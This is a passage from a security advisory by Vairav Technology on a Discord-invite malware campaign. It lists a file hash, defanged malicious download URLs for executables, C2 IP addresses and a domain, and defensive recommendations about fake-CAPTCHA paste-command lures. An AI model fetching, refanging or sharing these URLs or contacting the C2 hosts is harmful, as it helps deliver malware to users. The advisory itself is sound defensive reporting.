ef8c2f3c36fff5fccad806af47ded1fd53ad3e7ae22673e28e541460ff0db49c

URLs
captchaguard[.]me
https://captchaguard[.]me/?key=
https://pastebin[.]com/raw/zW0L2z2M
https://bitbucket[.]org/updatevak/upd/downloads
https://bitbucket[.]org/syscontrol6/syscontrol/downloads
https://bitbucket[.]org/updateservicesvar/serv/downloads
https://bitbucket[.]org/registryclean1/fefsed/downloads
https://bitbucket[.]org/htfhtthft/simshelper/downloads
https://github[.]com/frfs1/update/raw/refs/heads/main/installer.exe
https://github[.]com/shisuh/update/raw/refs/heads/main/installer.exe
https://github[.]com/gkwdw/wffaw/raw/refs/heads/main/installer.exe
https://bitbucket[.]org/updatevak/upd/downloads/Rnr.exe
https://bitbucket[.]org/syscontrol6/syscontrol/downloads/Rnr.exe
https://bitbucket[.]org/updatevak/upd/downloads/skul.exe
https://bitbucket[.]org/syscontrol6/syscontrol/downloads/skul.exe
https://bitbucket[.]org/updatevak/upd/downloads/AClient.exe
https://bitbucket[.]org/syscontrol6/syscontrol/downloads/AClient.exe
https://pastebin[.]com/raw/ftknPNF7
https://pastebin[.]com/raw/NYpQCL7y
https://pastebin[.]com/raw/QdseGsQL

C2			
101.99.76.120	*87.120.127.37*	*185.234.247.8*	*microads[.]top*

RECOMMENDATIONS

1. **Avoid clicking Discord Links From Unverified Sources:** Especially avoid invite links posted on forums or social media unless verified by the official community or source.
2. **Disable Auto-Execution of Clipboard Commands:** Users should be cautious of any site that prompts them to paste commands into Windows Run or terminal windows.
3. **Use Endpoint Protection with Clipboard Monitoring:** Employ advanced security tools that detect suspicious clipboard behavior or PowerShell execution.
4. **Monitor for Suspicious Scheduled Tasks:** Check for unknown or persistent scheduled tasks that may be reloading malware.
5. **Restrict Access to PowerShell and Script Execution:** Apply Group Policies or AppLocker rules to limit who can run PowerShell or download external scripts.
6. **Audit Discord Bots and OAuth Permissions:** Be wary of authorizing bots from unknown servers, especially those requesting excessive permissions.
7. **Educate Users on Social Engineering Tactics:** Raise awareness about phishing disguised as "verification" steps, especially involving fake CAPTCHAs or Discord UI clones.
8. **Monitor Network for Webhook Traffic:** Watch for outbound traffic to Discord webhooks or unrecognized endpoints to detect exfiltration.
9. **Report Malicious Links and Bots to Discord:** Timely reporting can help Discord take down harmful bots or abused invite links before widespread harm.
10. **Secure Cryptocurrency Wallets:** Use hardware wallets and avoid storing seed phrases or passwords in easily accessible digital formats.

References

https://research.checkpoint.com/2025/from-trust-to-threat-hijacked-discord-invites-used-for-multi-stage-malware-delivery/

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com